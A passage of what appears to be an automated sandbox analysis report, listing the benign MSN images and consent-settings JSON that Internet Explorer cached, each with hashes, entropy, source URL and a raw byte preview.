Malicious:	false
Preview:	E.h.t.t.p.s.:././.s.t.a.t.i.c.-.g.l.o.b.a.l.-.s.-.m.s.n.-.c.o.m...a.k.a.m.a.i.z.e.d...n.e.t./.h.p.-.n.e.u./.s.c./.2.b./.a.5.e.a.2.1...i.c.o.....PNG.....IHDR... ... .pHYs..... .vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....)....;..Bx..2.}.. ._>w!..%B..{.d... LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9 ...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}.,jT..R..... .72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`. ... .+`.....+`....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2889
Entropy (8bit):	4.775421414976267
Encrypted:	false
SSDEEP:	48:Y9vlgmDHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAcHHPk5JKIcF2rZjSInZjfumjVZf:OymDwb40zrvdip5GHZa6AymsJjbjVjFB
MD5:	1B9097304D51E69C8FF1CE714544A33B
SHA1:	3D514A68D6949659FA28975B9A65C5F7DA2137C3
SHA-256:	9B691ECE6BABE8B1C3DE01AEB838A428091089F93D38BDD80E224B8C06B88438
SHA-512:	C4EE34BBF3BF66382C84729E1B491BF9990C59F6FF29B958BD9F47C25C91F12B3D1977483CD42B9BD2A31F588E251812E56CBCD3AEE166DDF5AD99A27B4DF0C
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/55a804ab-e5c6-4b97-9319-86263d365d28.json
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":false,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAkqhIf[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	860
Entropy (8bit):	7.60890282381101
Encrypted:	false
SSDEEP:	24:K0TOJV9BOYAz7M84tQIe4scs41PjgcpT2MIcTuNN:KYGVrnS7MXtV91PTgxcTuNN
MD5:	BB846CCC67B5DE204B33CF7B805F59A3
SHA1:	A3301490722FA557F169FAA8283DA926F4393783
SHA-256:	9913B44FB1AAF52B9CB0BD7BB4563CAA098BC29D35E2609D4E2A74C4D4026131
SHA-512:	6686582817EB71206178595C90510874124 99F7110B1FFE13D8C2E517EC16C7B6B6A1728B546F2EBEE80D0D1388E64FFBE97A628DD7C4B24DD30274AAB7E3D41
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAkqhIf.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d....IDAT8OeS]L.a.>|c../..E.sx...3.....6.K.y..x.3....J...`....,..K...G1u....a...QZ...^>.....y.{.y.....v...o$..).. X..)++...h.....W.N.E..w:1a...<:.!I..P..=3c{.....K.+.d@+`.cc/<....GF.....$.0..r..n....h4...O..P.000."|.....>$yRPTW...8:..li..}}}..BO..]..+*... .....h.&.....n$.q'...lk.\.....J~N N.M.....28....&.....}VV.TUU.<.....uJ....!..`eu.d2....G.....Oy.....O...$?..u.<...B!.D"(**.. .....h4....H.R899.c.....$LMM...2<...w-j5.F....H..|>."...v.hP.ggg.L.[[[.nn...B.b.<M..vv" ... 3...@ .W.b.....J.X\\.....D..R:D.....~..d../.v.....8.l6lhh...!...j5.7...6"Y.....qr.....6.j.bGG.NNN....."Y,.....b..Nh2....:..i..f..i.....h0...LV.....r~mm-.\n. SW..h..`.....?....,F#J..m. ...b...~nn.....V.D".q.....?....?.C....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAuTnto[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	801
Entropy (8bit):	7.591962750491311

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAuTnto[1].png	
Encrypted:	false
SSDEEP:	24:U/6yrupdmd6hHb/XvxQfxnSc9gjo2EX9TM0H:U/6yruzFDX6oDBY+m
MD5:	BB8DFFDE8ED5C13A132E4BD04827F90B
SHA1:	F86D85A9866664FC1B355F2EC5D6FCB54404663A
SHA-256:	D2AAD0826D78F031D528725FDFC71C1DBAA21B7E3CCEEAA4E7EEFA7AA0A04B26
SHA-512:	7F2836EA8699B4AFC267E85A5889FB449B4C629979807F8CBAD0DDED7413D4CD1DBD3F31D972609C6CF7F74AF86A8F8DDFE10A6C4C1B105422225059793055
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAuTnto.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8O].[H.a...s..k.x..$....L...A.(T.Y....S$T....E.J.EO.(=..RB^..{..4..M...^f/3.o..?,..|...9.s>...E.]rh j2.4....G.T"..!r.Th.....B..s.o.!...S...bT.81.y.Y....o...O.?.Z..v.....#h*;.E.....)p.<.....'.7.*{.;.....p8...:..).O..c!.....5...KS..1....08..T..K..WB.Ww.V....=.)A.....sZ..m..e..NYW...E... Z].8Vt...ed.m..u.....|@...W...X.d...DR.....007J.q..T.V./..2&Wgq..pB..D....+...N.@e.....i..:.L...%....K..d..R.....N.V.....$.....7..3.....a..3.1...T.`.]...T{.....).....Q7JUUlD....Y... .$czVZ.H..SW$.C.....a...^T.....C..(.;]\|,.2..;.....p..#.e..7....<..Q...}..G.WL,v.eR...Y..y.`>.R.L..6hm.&,...5....u..[$_.t1.f...p..(.."Fw.I...'.....%4M..._....[.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB10MkbM[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	965
Entropy (8bit):	7.720280784612809
Encrypted:	false
SSDEEP:	24:T2PqcKHsgioKpXR3TnVUvPkKWsvIos6z8XYy8xcvn1a:5PZK335UXkJsgIyScf1a
MD5:	569B24D6D28091EA1F76257B76653A4E
SHA1:	21B929E4CD215212572753F22E2A534A699F34BE
SHA-256:	85A236938E00293C63276F2E4949CD51DFF8F37DE95466AD1A571AC8954DB571
SHA-512:	AE49823EDC6AE98EE814B099A3508BA1EF26A44D0D08E1CCF30CAB009655A7D7A64955A194E5E6240F6806BC0D17E74BD3C4C9998248234CA53104776CC00A0
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB10MkbM.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs...#...#.x.?v...ZIDAT8OmS[h.g.=s..$n...]7.5..(.&5...D..Z..X..6....O.-.HJm.B.....j..Z,.D.5n.1....^g7;;.;3.w../..... ..}....5....C==}..hd4.OO..^1.I..*.U8.w.B..M0..7}.....J....L.i...T...(J.d*.L..sr.....g?.aL.WC.S..C...(.pl..}[Wc..e.....[...K.....<...=S.....]..N/.N....(^N'.Lf....X4.....A<#c.....4fL.G.. 8..m..RYDu.7.>...S....-k.....GO.....R.....5.@.h...Y$..uvpm>(<..q.,.PY....+...BHE..;.M.yJ...U<..S4.j..g....x.....t".....h.....K...~._....:...qg.).~..oy..h..u6....i._n...4T..Z.#.. ...0....L.....l..g!..z...8.I&....,iC.U.V,j_._...9.....8<...A.b.|.^..;..2...../v .....>....O^..;.o...n .'!k\l..C.a.I$8.~.0...4j..~5.\6...z?..s.qx.u....%...@.N.....@..HJh].....l.....#'.r.!../..N .d!m...@.....qV...c..X....t.1CQ..TL....r3.n..".t....`...$...ctA....H.p0.0.A..IA.o.5n.m...\.l.B>....x..L.+.H.c6..u...7....`....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB14EN7h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	10663
Entropy (8bit):	7.715872615198635
Encrypted:	false
SSDEEP:	192:BpV23EiAqPWo2rhmHI2NF5IZr9Q8yES4+e5B0k9F8OdqmQzMs:7PiAqnHICF5IVVyxk5BB9tdq3Z
MD5:	A1ED4EB0C8FE2739CE3CB55E84DBD10F
SHA1:	7A185F8FF5FF1EC11744B44C8D7F8152F03540D5
SHA-256:	17917B48CF2575A9EA5F845D8221BFBC2BA2C039B2F3916A3842ECF101758CCB
SHA-512:	232AE7AB9D6684CDF47E73FB15B0B87A32628BAEEA97709EA88A24B6594382D1DF957E739E7619EC8E8308D5912C4B896B329940D6947E74DCE7FC75D71C684
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB14EN7h.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... ....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...E.(.Y....E.D....=h...<t.S.....5i..9.. .:..".R..i...dt&..J..!...P..m&..5`VE..\|..j.d...i..qL=x...4.S@..u.4.J.u.....J u%.FEU..I.*.]#4.3@.6...yH...=..}.#....bx...1s...O.....7R....."U.....jY.'.L.0..ST.M.:t3...9...2.:.0$...V..A..w..o..T.Y#...=).K..+.....XV...n;.....}.37.....:.!E.P.E%...RQ@ .E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%-...uE,.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB15AQNm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	23518
Entropy (8bit):	7.93794948271159
Encrypted:	false
SSDEEP:	384:7XNEQW4OGoP8X397crjXt1/v2032/EcJ+eGovCO2+m5fC/lWL2ZSwdeL5HER4ycP:7uf4ik390Xt1vP2/RVCqm5foMyDdeiRU
MD5:	C701BB9A16E05B549DA89DF384ED874D
SHA1:	61F7574575B318BDBE0BADB5942387A65CAB213C
SHA-256:	445339480FB2AE6C73FF3A11F9F9F3902588BFB8093D5CC8EF60AF8EF9C43B35

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB15AQNm[1].jpg	
SHA-512:	AD226B2FE4FF44BBBA00DFA6A7C572BD2433C3821161F03A811847B822BA4FC9F311AD1A16C5304ABE868B0FA1F548B8AEF988D87345AEB579B9F31A74D5BF3C
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB15AQNm.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=868&y=379
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...(...CKHh.....i.@.....i..lR2...MpR..^E....&EYv..N.j...e..j..U,..*..BZ...qQM.dT....@..8..s..i..}....n..D...i.....VC.HK"..T.iX.f.v&.}.v..7..jV.....jF.c..NhS.L.b>x".D...,..G.Z..!.i..VO..._4.@X.].p..].5b+...Uk...((@.s'..?Hv.....\z.z.JGih..}*S.....T..WBZ...'.T?6..j.H"....*..%p3.YnEc.W.f.^.....Q.....#..k..Z.....I:..MC..H.S..#..Y ..A.Zr...T..H..P..[..b.C.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB17milU[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	627
Entropy (8bit):	7.4822519699232695
Encrypted:	false
SSDEEP:	12:6v/78/W/6TiIP7X0TFI8uqNN9pEsGCLDOk32Se5R2bBCEYPk79kje77N:U/6xPT0TtNNDGCLDOMVe5JEAkv3N
MD5:	DDE867EA1D9D8587449D8FA9CBA6CB71
SHA1:	1A8B95E13686068DD73FDCDD8D9B48C640A310C4
SHA-256:	3D5AD319A63BCC4CD963BDDCF0E6A629A40CC45A9FB14DEFBB3F85A17FCC20B2
SHA-512:	83E4858E9B90B4214CDA0478C7A413123402AD53C1539F101A094B24C529FB9BFF279EEFC170DA2F1EE687FEF1BC97714A26F30719F271F12B8A5FA401732847
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB17milU.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8O.S.KTQ...yj..tTZ..VA.r.B*A.rYA.FY...V..""*(.Jh.E -,..j.....?.z..{:...8.....{s....q.A. HS....x>.....Rp.<.B.&....b...TT....@..x....8.t..c.q.q.].d.'v.G...8.c.[..ex.vg.....x}..A7G...R.H..T...g.~.....0....H~,.2y...)...G..0tk..{.."f~h.G..#?2.....}]4/..54...]6A. Iik...x-T.;u..5h._+.j.....{.e,.....#....;...Q>w...!.....A..t<../>...s.....ha...g.|Y...9[.....:.....1....c.:.7l....|._.o..H.Woh."dW..).D.&O1.XZ"I.....y.5..>..j..7..z..3....M|..W...2....q.8.3.....~}89.....G.+.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dCSOZ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	403
Entropy (8bit):	7.182669559509179
Encrypted:	false
SSDEEP:	6:6v/lhPkR/ChmxB+DAdpKjss+V7qGlW1Fr19yXirs8+qxGwl0ZtH4NZo8oVfpWmix:6v/78/zBNdpcsLlE3yyrsYGW0ZtYNu4x
MD5:	5F25361D8730566E8A8C453E8CC1339D
SHA1:	CD0C5A8D20810511C42D2EB37381EA9213568EDD
SHA-256:	7763287F5905D00A46BF4760FCF6C19E5BB0F234776BCAD174754BFBE304CF58
SHA-512:	DE8E82683A01745DD19C2AD25A7653B4AE356ED6278147019F0D1557DB0A689465FF70F7D927041BFA96D2A1C5F3F84DB24C1559E3CF7AB6D29D6B6BFDBC47(
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dCSOZ.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....+.....(IDAT8O.R...@.=._.^..#.R....)..%.`...|A@.....!..lC.&...:.&...]...{8;3.....1....QUUL&..e.].9.....u]..v..q.<.O....].}W@D..v.l6..q..4....9...m.X..X,.....{a.(..:...y..a.g.(..t"..K.D....`.~a.bl.[$I..H.....q.....dYF.2f...(.^.r}..>.,.z..j..x<F..o... ....-.h4.....i.|..5....k.....p.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHH6a[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	11854
Entropy (8bit):	7.955648399004037
Encrypted:	false
SSDEEP:	192:xF3AV/0iW2usUPCYvb5nhh0rtbkcuh4/BFNvPk//yWzEbQcWbsVxmYpQ7SotT8/V:fm/0iYsUPpxhOrECZa7EbnWdlY/NUkaI
MD5:	411F8C4F6155C5C918288D66DB863A6B
SHA1:	BD98502B09779149DBBB755FC6C0F555C10BB17C
SHA-256:	40A16B7630A564CEAF1D8525D36BC824D1062A3CD06322121F953F7518BB037B
SHA-512:	3D7D5A824C8075DED8A55E132C158637E91FCDBE64022222000828EE6E1458F87143B1420CF3878E22CE0AD16E7D887AE9E651C8ED42681728C664F4B08E277E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHH6a.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHH6a[1].jpg	
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..4.....S.....L.....U.....v.2;.:..b.H.?.....3..I:...).M.Z.T.0.?+...JZ.0}.B[v...p$;.r..U..i.g.....j.k....V..1....}j.j..O-4.t=.C...n7..R.o.....5[F.".6...n.\..[...x.a....F....&m.....b...,U9..Xy...d.."..9.....-..g....k;.-...+.M..**;.....m$.....^*..X.A...9|g..R.....s.=)!.uu....X.....].....b}.?..X0...g..Sn.-..T..<.8.9.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHaHG[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	5684
Entropy (8bit):	7.901511795711112
Encrypted:	false
SSDEEP:	96:BGAaE27cDmX5DT7d6xBGuNn7y1TXoXuOXvWs26InQ1Gk9VYflXmHJOTcc:BCb7/DT7Jut6TXOuO/zXHVYflXmHJEcc
MD5:	4552A8E698067AEE24526FDFB04388A4
SHA1:	457F9DA379F4148557B735037395864F0F916804
SHA-256:	52AA5CE1C43C0B4EA811E6B0160A69C62AD37F2B86BEDAFE5E18F87C7E6719C4
SHA-512:	40DB00C7E4366A303FEF6B37B57B87CFF7CDE090BD3511D66B86666C04628D45F8AC609FB7C080CEBA6AEBBED2B1B0BEFD134573F4BB320E2D2D5F107CF9673
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHaHG.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=606&y=211
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..1...M1$..2.1\.>.ULaZiZ.p4."..'.....n...Q.q..*...V....8D..U.\.%...[...../q]lv...)..?..(.....j..:.[qf...UO...?.c.....M..#^...9...E.+....%>.....V.....,..+..#4....Q..`Z....8.....c8.s.V.VO...Nq..liv..Q[E..T...M..a..e.i....50..f.9.*.3..tf{[.o.A..e#....j..XE.p\S.4.....4S.R"B.N..S.Rf29.SNEO,e..".Du...CS..HqT....`.<.i.....Uc%'.u..Z...pGJ...)...SMju:}.p9.P...5.i..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHgEB[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	5189
Entropy (8bit):	7.880140257901953
Encrypted:	false
SSDEEP:	96:BGEE6zMUpF8ABIADVxZtzrvCushprODsvk87jtjLNUQv8MdE:BFnTpIOlzuXnvkUtjtdE
MD5:	74B167BF2E58CD68DEF244DEC6D743B0
SHA1:	9C5C5937A028D6509D547A6BE903843E89BEFF05
SHA-256:	24EF6B7ADC8621B0E7A4B9DA591308E941A1DF49665B5B524774E8288779586D
SHA-512:	6C9F1EE729C8B94CB6063AAB9C068B2F1FBAEC64887D524CB64AB852EA7FB463FDD54DFF50419F754E7288E36DAF05264F90526F1F450200B3154ACAEAAFE153
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHgEB.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...)....i(.j....3...X.D.UK....@?...Hg..$.....G._.Y.....?..~F..I.....VE.....cU.9...M.....G#5....Oz.'...e..u#=..52*..kGV.#..z...._..ny....e.c.#..l.$ql.....)...$.aV.b*.m.Z@jd.G..\<..p..3N.aa.=m.E..WPjE.:U..).<P.+.A.t..l.T.....9s.\...-.i....<u..z.rHS..W.x..o5.....O.....2.d.....q./Z.I.A.?.H...z.kC.86f,y./.g....JNW>...6.....q.+>3..?..\.}...H...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHh0U[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	22674
Entropy (8bit):	7.892940629828691
Encrypted:	false
SSDEEP:	384:7htUxW6exCILIMIwUHJPluQtBr0SfxwtuaFqQH7fPQLv+t1j3f88kq:7/UxIPIDwotuQrYSfKFqC7fDTT1
MD5:	86CA9C5B378DE7D1460F7BD7C76ED529
SHA1:	CEBC33B54AA9D9BCEC7E4E1364708D46E129B512
SHA-256:	9CFFE15F59DC43EF99BBD3ADEB733BD29B42E2946273BCE95988085749DD2C10
SHA-512:	7696311622252CB532A7C8156BC67AC3983B416EFDB5BF51FDD27F884571F6C9845729CD1D4611C9696102CE92F3173CE23A1B0F8999F20EB3B0399806285A2E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHh0U.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1982&y=1487

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHh0U[1].jpg	
Preview:	.....JFIF.....``.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...(..AE.P.E.P.E.P.E.P.E.P.E.P.E.R...).QE..QE..QE..QE..QE..QE..QE..QE..(...(...(...(...(..W...J.1h...0.E%... E.R...(...(...(...(...P2p(.....Z*..(...(...(...(..E.P.E.S...*@(...(...(...(...(...(..@.S...p..;..3Z.....\B...T.q....1...X.3!.S....hE..@... }J...J.X...T...f..O.S.....BP....v..'.....|.:h.~.0..mz;*.Xg. Q.eo0>m.M...X.....<..'...7*..?.o..e]xbt..d..n.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHhCC[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	59008
Entropy (8bit):	7.9730265166478
Encrypted:	false
SSDEEP:	1536:7aJ3lw1qv1k3oyJwM+sYjSfIbT6uOphCnydPptmJhTrf4tMmeDTZ0:IwEvwOM+dO2IOsptmJpXdN0
MD5:	E7F47955A5668C938A88F73DEA0C591E
SHA1:	DB861310741590C3392C3BFB2B03D4DD7F0FAE80
SHA-256:	C731116447CD3B610FBA6817F47ABFF448110F2A5308DFA7B82D0673F2815020
SHA-512:	ADA3D75D6437D09791E9C8CA0E614656D31CE3A3FADAEAD8F94F9A848F0BC06DF8480B8857D19344E30EF43DD93EB914939B33EEB64263AA3C94B864E7EC4E87
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHhCC.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=907&y=1399
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?....?N..*.R.*7J...S.{...,..S{5.P.\....}jX.=_I.....6.j....Y.PO.x...Z.{...o#;..jj:L..gE$.}..~U...2G..N...).6.....k.....!..zzW.x .M....6.,.C#o.kg.v..v.n..s3O.}>.+..G..*.2..Y.s..2sV..>.L.Ho.x%d....r?..Gq..Z.b.}Z.)YR7.....{.[K./.5==.2H...V|*....'.....2..^..h..<.c..-w\]/...>P2.... ..$ya.....;is.....k.<q.....tO.k:... [..h.....N..TX,.....K.T.{.I.....O..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHhSJ[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7289
Entropy (8bit):	7.9374002451816015
Encrypted:	false
